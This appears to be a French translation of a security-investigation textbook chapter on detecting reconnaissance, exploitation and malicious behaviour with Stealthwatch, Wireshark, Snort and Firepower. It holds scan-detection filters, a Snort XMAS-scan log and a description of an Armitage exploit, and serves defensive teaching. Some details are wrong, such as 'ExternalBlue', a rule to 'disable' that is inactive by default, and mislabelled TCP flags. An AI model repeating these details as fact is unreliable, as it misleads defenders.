


Figure 8-9 Cisco Stealthwatch Tracking Malicious Behavior

Des comportements indésirables spécifiques peuvent être automatiquement ou manuellement intégrés à des règles déclenchant des alertes lorsqu'un comportement associé est observé. Par exemple, des tunnels, protocoles ou autres comportements suspects non autorisés provenant de certaines parties du réseau peuvent déclencher des alarmes, aidant ainsi l'enquêteur à cibler les risques potentiels pour l'organisation. La figure 8-10 illustre ce principe, appelé « verrouillage d'hôte », présent dans Cisco Stealthwatch. Ce même concept s'applique aux autres technologies de sécurité basées sur NetFlow.

Alarms: Host Lock Violation For Today (114)												
Alarms												
First Active	Source Host Groups	Source	Target Host Groups	Target	Alarm	Policy	Event Alarms	Source User	Details	Last Active	Active	Acknowledged
8/10/17 12:32 PM	Cloud Hosts, Engineering, Atlanta, Cape Town	10.202.1.223	Terminal Servers, Atlanta, ATM deployed, active, Datacenter	10.201.0.23	Host Lock Violation	Inside Hosts	-	-	Rule #12 Employee > Production Policy Violation Source Host is using snmp (25/tcp) as client to terminal server (10.201.0.23)	Current	Yes	No
8/10/17 12:30 PM	Cloud Hosts, Engineering, Atlanta, Cape Town	10.202.30.178	Terminal Servers, Atlanta, ATM deployed, active, Datacenter	10.201.0.23	Host Lock Violation	Inside Hosts	-	-	Rule #12 Employee > Production Policy Violation Source Host is using snmp (25/tcp) as client to terminal server (10.201.0.23)	Current	Yes	No
8/10/17 12:28 PM	Compliance Systems	10.182.101.12	United States	52.90.162.6	Host Lock Violation	Inside Hosts	-	-	Rule #7 Compliance Rule Source Host is using snmp (161/tcp) as client to ec2-52-90-162-6.amazonaws.com (52.90.162.6)	8/10/17 12:28 PM	No	No
8/10/17 12:24 PM	Cloud Hosts, Engineering, Atlanta, Cape Town	10.202.3.110	Terminal Servers, Atlanta, ATM deployed, active, Datacenter	10.201.0.23	Host Lock Violation	Inside Hosts	-	-	Rule #12 Employee > Production Policy Violation Source Host is using snmp (25/tcp) as client to terminal server (10.201.0.23)	8/10/17 12:24 PM	No	No
8/10/17 12:13 PM	Cloud Hosts, Engineering, Atlanta, Cape Town	10.202.1.7	Terminal Servers, Atlanta, ATM deployed, active, Datacenter	10.201.0.23	Host Lock Violation	Inside Hosts	-	-	Rule #12 Employee > Production Policy Violation Source Host is using snmp (25/tcp) as client to terminal server (10.201.0.23)	8/10/17 12:13 PM	No	No
8/10/17 12:10 PM	Cloud Hosts, Engineering, Atlanta, Cape Town	10.202.1.223	Terminal Servers, Atlanta, ATM deployed, active, Datacenter	10.201.0.23	Host Lock Violation	Inside Hosts	-	-	Rule #12 Employee > Production Policy Violation Source Host is using snmp (25/tcp) as client to terminal server (10.201.0.23)	8/10/17 12:10 PM	No	No

Figure 8-10 Cisco Stealthwatch Host Lock Example

Maintenant que vous avez une idée générale des technologies de sécurité que vous êtes susceptible de rencontrer lors d'une enquête, il est temps d'examiner les symptômes des menaces. Cela vous permettra non seulement de comprendre les caractéristiques recherchées par les outils de sécurité, mais aussi de rechercher manuellement les menaces lorsque ces outils ne sont pas disponibles.

Symptômes des menaces

De nombreux éléments peuvent constituer une menace. Parfois, cette activité sort du cadre habituel, mais elle peut aussi être dissimulée dans le trafic normal. Nous ne pouvons pas aborder ici toutes les caractéristiques ou tous les comportements inhabituels que vous pourriez rencontrer. Nous pouvons toutefois aborder certains des éléments les plus courants qui constituent une menace sur le réseau et

vous aider à apprendre à détecter ce type d'activité. Vous utiliserez probablement des outils de sécurité pour la plupart des opérations de détection, mais nous illustrons les concepts manuels à travers les exemples présentés à titre de référence. Il est plus important que vous vous concentriez sur la compréhension du comment et du pourquoi un trafic spécifique est considéré comme préoccupant. Ainsi, vous pourrez interpréter les données des systèmes ayant généré des journaux d'événements, combiner les résultats de différents outils et suivre les indices à mesure qu'ils se présentent. Il est peu probable que vous surveilliez aveuglément le trafic réseau brut sans savoir ce que vous recherchez. Ce comportement relève généralement d'un test d'intrusion.

Commençons par la première activité malveillante courante à examiner si elle est détectée sur le réseau, car elle indique généralement une attaque imminente. Ce comportement, selon le modèle de la chaîne d'attaque cybernétique de Lockheed Martin, est la reconnaissance.

Reconnaissance

Il est courant que les personnes ou les applications qui s'introduisent dans un environnement effectuent des analyses. L'attaquant ignore probablement sa position initiale lorsqu'il accède à un réseau inconnu et cherche soit à infecter d'autres systèmes, soit à se déplacer vers d'autres parties du réseau, soit à identifier des données à voler. Imaginez un système cherchant à comprendre le réseau afin de préparer sa prochaine action, qui pourrait consister à exploiter d'autres systèmes ou à écouter du trafic utile.

La reconnaissance peut être détectée par la recherche de balayages, tels que des communications peer-to-peer inhabituelles. Elle peut également se manifester par des pics de trafic dus à un important volume de trafic provenant d'un système tentant d'appréhender le réseau. Une autre méthode de détection consiste à déclencher une alarme lorsque des connexions accèdent à des ports inhabituels, ce qui pourrait indiquer qu'un attaquant tente d'identifier des vulnérabilités de communication à exploiter.

Il s'agit d'un balayage de ports : l'attaquant évalue alors d'autres systèmes à la recherche de ports réseau ouverts.

Le balayage de ports est l'une des formes les plus courantes de reconnaissance. Il existe différents types de balayages de ports, plus ou moins discrets ou agressifs. Il est conseillé de se familiariser avec les balayages de ports de base à l'aide de logiciels comme Nmap et Wireshark. Vous pouvez procéder en lançant Wireshark depuis votre système Kali Linux et en surveillant différentes analyses Nmap. Nous vous recommandons d'utiliser cette méthode pour visualiser Pour mieux comprendre l'empreinte laissée dans les captures de paquets et les journaux, familiarisez-vous avec les scans courants tels que FIN, XMAS, SYN, etc. Consultez la page d'accueil de Nmap à l'adresse <https://nmap.org/> ainsi que de nombreuses ressources en ligne proposant des guides de référence rapide pour son utilisation. La figure 8-11 illustre l'exécution d'un scan de port standard et d'un scan XMAS sur un système spécifique. Assurez-vous de pouvoir identifier les indicateurs de ce comportement, tels que les requêtes de ressources répétitives et les indicateurs mis en évidence qui ont changé entre ces deux types de scans.

The figure consists of two screenshots of the Wireshark network protocol analyzer. Both screenshots show a packet list table with columns: No., Time, Source, Destination, Protocol, Length, and Info.

Top Screenshot: Shows a series of 10 SYN packets. The source is 192.168.221.128 and the destination is 192.168.221.188. The protocols are all TCP. The 'Info' column for each packet shows 'Seq=0 Win=1024 Len=0 MSS=1460'. The packet numbers range from 242 to 253.

Bottom Screenshot: Shows a series of 10 FIN, PSH, and URG packets. The source is 192.168.221.128 and the destination is 192.168.221.188. The protocols are all TCP. The 'Info' column for each packet shows 'Seq=1 Win=1024 Urg=0 Len=0'. The packet numbers range from 221 to 232.

Figure 8-11 Wireshark Capture of Port Scan

Il n'est pas nécessaire de mémoriser l'apparence de chaque scan, mais il est important de connaître l'empreinte d'un scan de port afin de pouvoir la distinguer du reste du trafic. Vous devrez probablement analyser un grand nombre de paquets pour détecter un comportement malveillant. Pour ce faire, vous pouvez utiliser des outils comme Wireshark, qui propose des options de filtrage. Par exemple, vous pouvez utiliser le filtre Wireshark `tcp.flags.syn && tcp.flags.ack==0` pour identifier une série de paquets SYN sans accusé de réception. Vous pouvez également détecter ce comportement à l'aide d'autres filtres, comme la recherche de ports non ouverts par une adresse IP spécifique avec `ip.src==192.168.1.20 && tcp.flags.reset && tcp.flags.ack`. L'objectif est de déceler un comportement provenant d'un terminal semblant rechercher de nouvelles cibles ou méthodes de communication, comportement probablement noyé dans un trafic réseau important. Nous vous recommandons de vous familiariser avec les options de filtrage de l'outil que vous utilisez et d'analyser le trafic capturé afin de savoir comment filtrer les activités de scan de ports.

La plupart des administrateurs ne passent pas leurs journées à examiner manuellement les captures de paquets à la recherche des centaines de types de scans susceptibles d'exister sur le réseau. Généralement, les solutions de sécurité détectent la plupart des formes de reconnaissance réseau effectuées dans une zone non autorisée. Un outil courant consiste à surveiller les communications internes pair-à-pair à l'aide d'un système IDS ou IPS, en exploitant diverses signatures ou règles de sécurité. Par exemple, la figure 8-12 présente les règles de détection disponibles dans le logiciel IDS Snort. Cet exemple utilise une règle de pré-analyse Snort permettant de détecter la plupart des analyses Nmap. Pour utiliser cette règle, il est nécessaire de désactiver la règle d'analyse des ports dans le fichier Snort.config, car elle est inactive par défaut. Cette règle est la suivante : Preprocessor sfportscan: proto {all} sense_level {high} logfile {LOCATION}, où les champs entre crochets doivent être adaptés à votre environnement Snort. La figure 8-12 illustre un journal généré par Snort suite à une activité d'analyse de Noël détectée.

```
[**] [1:1228:7] SCAN nmap XMAS [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/10-12:37:11.935107 192.168.221.128:59404 -> 192.168.221.188:60020
TCP TTL:39 TOS:0x0 ID:17256 IpLen:20 DgmLen:40
**U*P**F Seq: 0x2A8D2BC Ack: 0x0 Win: 0x400 TcpLen: 20 UrgPtr: 0x0
[Xref => http://www.whitehats.com/info/IDS30]

[**] [1:1228:7] SCAN nmap XMAS [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/10-12:37:11.937480 192.168.221.128:59404 -> 192.168.221.188:20222
TCP TTL:38 TOS:0x0 ID:36658 IpLen:20 DgmLen:40
**U*P**F Seq: 0x2A8D2BC Ack: 0x0 Win: 0x400 TcpLen: 20 UrgPtr: 0x0
[Xref => http://www.whitehats.com/info/IDS30]
```

Figure 8-12 *Snort Detecting a Port Scan*

Pour vous donner une vue d'ensemble de ce type de comportement au niveau d'un système de prévention des intrusions (IPS) d'entreprise, la figure 8-13 illustre comment Cisco Firepower identifie des comportements similaires de balayage de ports grâce à ses

fonctionnalités IPS. Dans cet exemple, plusieurs types de balayages sont effectués simultanément ; l'administrateur peut cliquer dessus pour obtenir des détails tels que la source, la destination et la géolocalisation.



Message	Priority	Classification	Count
PROTOCOL-ICMP Unusual PING detected (1.29456:2)	medium	Information Leak	4,565
PROTOCOL-ICMP PING (1.384:8)	low	Mac Activity	4,699
PROTOCOL-ICMP Destination Unreachable Port Unreachable (1.402:15)	low	Mac Activity	481
PROTOCOL-ICMP Destination Unreachable Protocol Unreachable (1.404:14)	low	Mac Activity	12

Figure 8-13 *Firepower Detecting a Port Scan*

Il est probable que les outils de sécurité qui détectent les comportements de balayage enregistrent ces événements et les exportent vers un gestionnaire centralisé, tel qu'un SIEM. Votre rôle d'enquêteur peut consister à identifier et à relier les comportements de reconnaissance aux acteurs malveillants afin de comprendre l'étendue d'une compromission de réseau. Dans certains cas, les logiciels antivirus peuvent ne pas détecter un fichier malveillant. La meilleure méthode pour identifier les systèmes infectés consiste donc à cartographier chaque système infecté connu sur le réseau auquel il a accès et qu'il a analysé. Vous devrez peut-être également valider les fichiers malveillants à l'aide d'un environnement de test (sandbox) et surveiller leur comportement de balisage et de reconnaissance afin d'en comprendre les tactiques de propagation. Familiarisez-vous avec les manifestations de la reconnaissance réseau, car il s'agit d'un aspect que vous serez probablement amené à examiner.

Exploitation

Les attaquants exploitent généralement les vulnérabilités pour accéder aux systèmes et aux réseaux. L'exploitation peut aller de l'ouverture d'une porte non verrouillée à l'obtention d'un accès root à un système utilisant un logiciel obsolète, par injection de code malveillant.

L'exploitation est donc une action menée contre une faiblesse, et non le

résultat de l'attaque. Les résultats d'une attaque, tels que l'installation d'une porte dérobée ou le vol de données, sont la conséquence d'une exploitation réussie du système ou du réseau.

Il est important de comprendre le comportement d'exploitation afin de pouvoir l'identifier correctement.

Par exemple, les technologies de détection d'intrusion comme NetFlow et les honeypots ne sont pas conçues pour rechercher l'exploitation. Les technologies qui recherchent et empêchent l'exploitation sont les antivirus, les systèmes de prévention des intrusions et autres technologies ciblant le comportement des attaques par le biais de signatures et de déclencheurs comportementaux. La figure 8-14 montre un système Kali Linux utilisant Armitage pour exploiter une vulnérabilité Struts sur un serveur Apache. Cette exploitation permet à l'attaquant d'obtenir des privilèges d'accès root au système de la victime. Ceci est démontré dans la fenêtre du terminal affichant l'utilisateur root lorsque l'attaquant valide son niveau de privilège d'accès en exécutant la commande `whoami`.




Figure 8-14 *Armitage Exploiting an Apache Server*

Il est probable que vous enquêtiez sur différentes formes d'exploitation. La plupart du temps, ce comportement est identifié par des outils, ce qui signifie que vous consultez les journaux de sécurité et tentez de comprendre ce qui s'est passé exactement. Votre objectif est d'identifier la vulnérabilité, d'évaluer le risque associé et de déterminer les conséquences de l'attaque. Ces informations vous aideront à définir vos prochaines actions : rechercher d'autres systèmes présentant une vulnérabilité similaire ou d'autres journaux montrant un comportement d'attaque similaire, ou encore examiner les systèmes susceptibles d'être affectés par cette attaque à l'aide de techniques de détection d'intrusion.

La plupart des outils fournissant des détails sur l'exploitation le font par le biais de signatures d'attaque déclenchées. Ainsi, les antivirus et les systèmes de prévention d'intrusion (IPS) sont des outils courants pour consulter les journaux relatifs à l'exploitation. La figure 8-15 présente un journal IPS Cisco Firepower illustrant la tentative d'exploitation d'une vulnérabilité Struts du serveur Apache présenté dans la figure 8-14.

Priority ×	Impact ×	Inline × Result	Source IP ×	Destination × IP	Source Port / × ICMP Type	Destination Port / × ICMP Code
high	2		 198.18.133.6	 198.19.20.5	46845 / tcp	80 (http) / tcp
high	2	↓	 198.18.133.6	 198.19.20.5	45687 / tcp	80 (http) / tcp

Figure 8-15 Cisco Firepower Showing Exploitation Detection

Ces journaux décrivent généralement le système ciblé, la source de l'attaque, les ports associés, etc. Les outils de détection de base, tels que Snort IDS/IPS, fournissent ces données dans divers journaux d'événements indépendants, tandis que les outils d'entreprise corrélient les comportements d'attaque et proposent des méthodes pour approfondir l'analyse de l'événement. Par exemple, Cisco Firepower permet d'accéder à différents points de données au sein de cet événement afin d'obtenir encore plus de détails, évitant ainsi de devoir parcourir manuellement de multiples journaux d'événements indépendants. Dans le cadre d'une enquête sur cet incident, il serait possible de cliquer sur l'adresse IP source du système ciblé afin d'obtenir des informations détaillées sur ce système, notamment ses vulnérabilités potentielles. La figure 8-16 illustre les détails d'un système qui pourraient être extraits en cliquant sur l'adresse IP d'un journal. De nombreux outils de sécurité d'entreprise, allant des SIEM aux plateformes de détection d'intrusion, offrent ces fonctionnalités, permettant à un enquêteur de comprendre rapidement ce qui s'est passé et d'obtenir des informations sur les systèmes impliqués dans l'incident.



Figure 8-16 Cisco Firepower Showing Host Details

Diverses ressources en ligne peuvent être utilisées pour obtenir des informations sur les exploitations et les vulnérabilités identifiées. Le secteur a tendance à attribuer une valeur CVE (Common Vulnerabilities and Exposures) aux signatures de sécurité afin que les outils de différents fournisseurs partagent un langage commun lorsqu'ils décrivent une même attaque. Il est important que cela permette non seulement aux administrateurs de comprendre ce qui se passe lors de la génération d'événements, mais aussi aux outils de corrélation et de partage de données provenant de flux de menaces de fonctionner ensemble. Par exemple, vous pourriez entendre parler d'une menace et craindre d'y être vulnérable.

Grâce au CVE permettant de détecter cette menace, vous pourriez rechercher cette valeur dans vos produits de sécurité afin de vérifier si la détection de cette menace est activée. Vous pourriez également demander à votre fournisseur comment vous protéger si cette menace figure dans les règles disponibles.

Remarque : Certains fournisseurs ne divulguent pas les détails de détection de certaines CVE tant qu'un correctif n'est pas disponible et que le fournisseur n'estime pas que ce correctif soit accessible depuis suffisamment longtemps pour que les clients puissent l'installer. Chez Cisco, nous masquons certaines fonctionnalités de détection au sein de règles aux noms génériques lorsque cela s'avère nécessaire, afin de ne pas informer les attaquants des vulnérabilités à haut risque non corrigées. Nous recommandons de contacter un fournisseur au sujet des CVE préoccupantes afin de vérifier s'il dissimule de tels détails dans le but de protéger les produits vulnérables à l'attaque.

Une signature d'attaque précisera probablement les limitations de l'attaque, vous permettant ainsi de connaître les types de systèmes, services, logiciels et protocoles nécessaires à sa réussite. Cette information est cruciale, car le lancement d'une attaque ne garantit pas systématiquement son succès. Il est fréquent que les enquêteurs découvrent de nombreuses attaques infructueuses contre des systèmes, ce qui signifie qu'une tentative d'exploitation a été effectuée sans conséquence dommageable. Cette connaissance vous aide également à cibler vos investigations. Si vous identifiez une menace liée à une CVE connue, vous pouvez vous concentrer sur les éléments nécessaires, tels que les services, afin d'améliorer considérablement la visibilité de cette attaque.

Il vous faudra probablement documenter les tentatives d'exploitation pour aider votre client à comprendre pourquoi vous estimez que l'attaque a réussi ou non. Cela implique d'expliquer le type d'attaque tentée et ses chances de succès. Un exemple auquel de nombreux administrateurs ont dû faire face est l'exploit connu sous le nom de Heartbleed. Cet exploit exploite une vulnérabilité d'OpenSSL, qui est une erreur de programmation dans la bibliothèque OpenSSL. Vous pouvez trouver des informations sur de nombreux exploits de ce type en recherchant la CVE sur Internet ou en utilisant la base de données nationale des vulnérabilités (NVD) disponible à l'adresse <https://nvd.nist.gov/vuln/>. Vous pouvez effectuer une recherche sur la CVE de Heartbleed, qui est CVE-2014-0160. La figure 8-17 illustre la CVE de l'attaque Heartbleed.

NVD Computer Security Resource Center
National Vulnerability Database

General ▾ Vulnerabilities ▾ Vulnerability Metrics ▾ Products ▾ Configurations (CCE) Info ▾

Vulnerabilities > Detail

CVE-2014-0160 Detail

Modified
This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes.

Current Description

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

Source: MITRE Last Modified: 04/07/2014 [View Analysis Description](#)

Impact

CVSS Severity (version 2.0):

- CVSS v2 Base Score: 5.0 MEDIUM
- Vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N) (legend)
- Impact Subscore: 2.9
- Exploitability Subscore: 10.0

Figure 8-17 *Heartbleed Details Within the NVD Website*

Dans cet exemple, les systèmes doivent utiliser OpenSSL, sans quoi l'attaque ne fonctionnera pas. Les systèmes doivent également être connectés à Internet, car des acteurs internes n'exploiteraient pas cette attaque. Cela exclut de fait les systèmes sans accès Internet ou n'utilisant pas OpenSSL. Ce type de filtrage simplifie l'analyse des CVE identifiées. Nous avons dû, à titre personnel, présenter cette attaque spécifique à de nombreux clients qui n'utilisaient pas ces services et qui, par conséquent, étaient assurés d'être protégés contre cette menace.

Un autre exemple plus récent est l'attaque du ransomware WannaCry, qui a exploité une faille du protocole SMB (Server Message Block) connue sous le nom d'ExternalBlue. Là encore, la première étape pour

identifier ce type d'attaque est de savoir que le protocole SMB est indispensable à la réussite de WannaCry grâce à la vulnérabilité ExternalBlue. Les systèmes n'utilisant pas SMB ou dont la vulnérabilité a été corrigée ne seront pas exploités. Aussi simpliste que cela puisse paraître, il est important d'identifier les éléments clés nécessaires à l'exploitation d'une vulnérabilité afin d'éliminer tout système inexploitable. Il vous reste alors les systèmes à évaluer pour détecter une éventuelle compromission. Soyez prêt à suivre ce processus lors de toute investigation d'exploitation. Le processus comprend l'examen des signatures d'attaque, la recherche du CVE associé et l'orientation de vos recherches en fonction des caractéristiques de cette attaque.

Comportements malveillants

Il arrive que des comportements malveillants, tels que l'exploitation de vulnérabilités, ciblent des systèmes dépourvus de système de détection de sécurité, ou que la tactique d'exploitation soit inconnue des systèmes de détection existants. Un exemple typique est l'attaque zero-day. Ce type d'attaque exploite une vulnérabilité encore inconnue ; par conséquent, aucune signature d'attaque n'a été créée pour la décrire. Dans le contexte réel des menaces, il est plus fréquent que des produits de sécurité mal configurés ne détectent pas des attaques connues et, de ce fait, ne disposent pas des signatures d'attaque appropriées, plutôt que l'organisation faisant l'objet de l'enquête soit victime d'une attaque zero-day. Dans les deux cas, la prochaine étape consiste à utiliser des outils de sécurité conçus pour identifier les comportements malveillants généraux.

Voici quelques exemples de comportements génériques à surveiller si une technologie existante basée sur les signatures d'attaque ne parvient pas à détecter les menaces. Considérez ces tactiques de détection d'intrusion que de nombreux outils de surveillance de réseau interne devraient activer :

- Surveillez toute tentative de connexion provenant d'une adresse IP réservée, car ces adresses IP ne doivent pas être utilisées. Une règle de détection pourrait être développée pour vérifier le champ d'adresse source dans un en-tête IP.
- Signaler tout paquet présentant une combinaison d'indicateurs TCP illégale. Une règle de détection pourrait être développée pour comparer les indicateurs définis dans un en-tête TCP à des combinaisons d'indicateurs valides ou invalides connues. Des exemples sont décrits dans la section précédente consacrée à la reconnaissance.
- Surveiller toute tentative de dépassement de tampon DNS dans la charge utile d'une requête. Une règle de détection pourrait être développée pour analyser les champs DNS et valider la longueur de chaque champ.
- Signaler toute attaque par déni de service (DoS) sur un serveur POP3 causée par l'envoi répété de la même commande. Une signature de détection pourrait être développée pour suivre le nombre d'exécutions de la commande et alerter lorsque ce nombre dépasse un certain seuil.
- Signaler les attaques par accès non autorisé aux fichiers sur les serveurs FTP en surveillant les commandes de fichiers et de répertoires envoyées au serveur sans authentification préalable. Une règle de détection pourrait être développée pour surveiller le trafic FTP afin de détecter une connexion réussie et alerter si certaines commandes ont été exécutées avant que l'utilisateur ne soit correctement authentifié.
- Surveiller les pics de consommation de bande passante. Des règles de détection peuvent être mises en place pour se déclencher en cas de dépassement des seuils de bande passante.

De nombreux types d'attaques sont à prendre en compte ; c'est pourquoi la plupart des professionnels confient la rédaction des règles à des entreprises disposant d'équipes importantes capables de suivre l'évolution constante des scénarios d'attaque. Lors de l'analyse de comportements malveillants détectés dans des outils de sécurité comme un IPS, ces journaux ne sont généralement pas associés à une CVE,

car il s'agit de comportements malveillants génériques et non d'une vulnérabilité spécifique connue.

L'Institut national des normes et de la technologie (NIST) a publié un guide sur le déploiement et les cas d'utilisation des systèmes de prévention d'intrusion (IPS) à l'adresse <http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf>. Ce guide vise à vous aider à mieux comprendre les technologies IDS et IPS en matière d'exploitation et de comportements malveillants.

Vous pouvez utiliser des méthodes manuelles pour enquêter sur les comportements malveillants sans vous fier aux journaux d'événements. Par exemple, supposons que vous enquêtiez sur le système d'un utilisateur ayant cliqué sur un lien Web malveillant et ayant été victime d'une exploitation par un kit d'exploitation distant. La première étape de votre enquête pourrait consister à analyser l'utilisation du Web et les attaques Web observées au sein d'un filtre de contenu, d'un pare-feu applicatif, d'un IPS ou de tout autre outil situé entre l'utilisateur et Internet.

Si vous analysez une capture de paquets du trafic de cet utilisateur, vous pouvez rechercher des comportements inhabituels, comme illustré dans la figure 8-18, où l'on observe un événement « 302 moved » ; cela signifie que l'utilisateur a été redirigé. Généralement, les attaquants redirigent leurs victimes vers un kit d'exploitation conçu pour rechercher des vulnérabilités spécifiques. Il est possible d'analyser plus en détail cette redirection et de vérifier la « fiabilité » de la source ; autrement dit, de déterminer si ce site est connu pour des activités malveillantes. La solution Cisco Umbrella Investigate est un excellent outil pour rechercher ce type d'informations.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.100.206	192.168.100.202	TCP	62	1031->80 [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK
2	0.000248	192.168.100.202	192.168.100.206	TCP	62	80->1031 [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MS
3	0.000083	192.168.100.206	192.168.100.202	TCP	60	1031->80 [ACK] Seq=1 Ack=1 win=64240 Len=0
4	0.000465	192.168.100.206	192.168.100.202	HTTP	345	GET /info HTTP/1.1
5	0.199260	192.168.100.202	192.168.100.206	TCP	60	80->1031 [ACK] Seq=1 Ack=292 win=65244 Len=0
6	0.278842	192.168.100.202	192.168.100.206	HTTP	191	HTTP/1.1 302 Moved
7	0.001112	192.168.100.206	192.168.100.202	HTTP	359	GET /info?rFfwELUjLJhpP HTTP/1.1
8	0.198731	192.168.100.202	192.168.100.206	TCP	60	80->1031 [ACK] Seq=138 Ack=597 win=64939 Len=0

Frame 6: 191 bytes on wire (1528 bits), 191 bytes captured (1528 bits)
Ethernet II, Src: Hewlett-...bf:91:ee (00:25:b3:bf:91:ee), Dst: Vmware_07:ae:27 (00:0c:29:07:ae:27)
Internet Protocol Version 4, Src: 192.168.100.202 (192.168.100.202), Dst: 192.168.100.206 (192.168.100.206)
Transmission Control Protocol, Src Port: 80 (80), Dst Port: 1031 (1031), Seq: 1, Ack: 292, Len: 137
Source Port: 80 (80)
Destination Port: 1031 (1031)
[Stream index: 0]
[TCP Segment Len: 137]
Sequence number: 1 (relative sequence number)
[Next sequence number: 138 (relative sequence number)]
Acknowledgment number: 292 (relative ack number)
Header Length: 20 bytes
0000 0001 1000 * flags: 0x018 (RST, ACK)

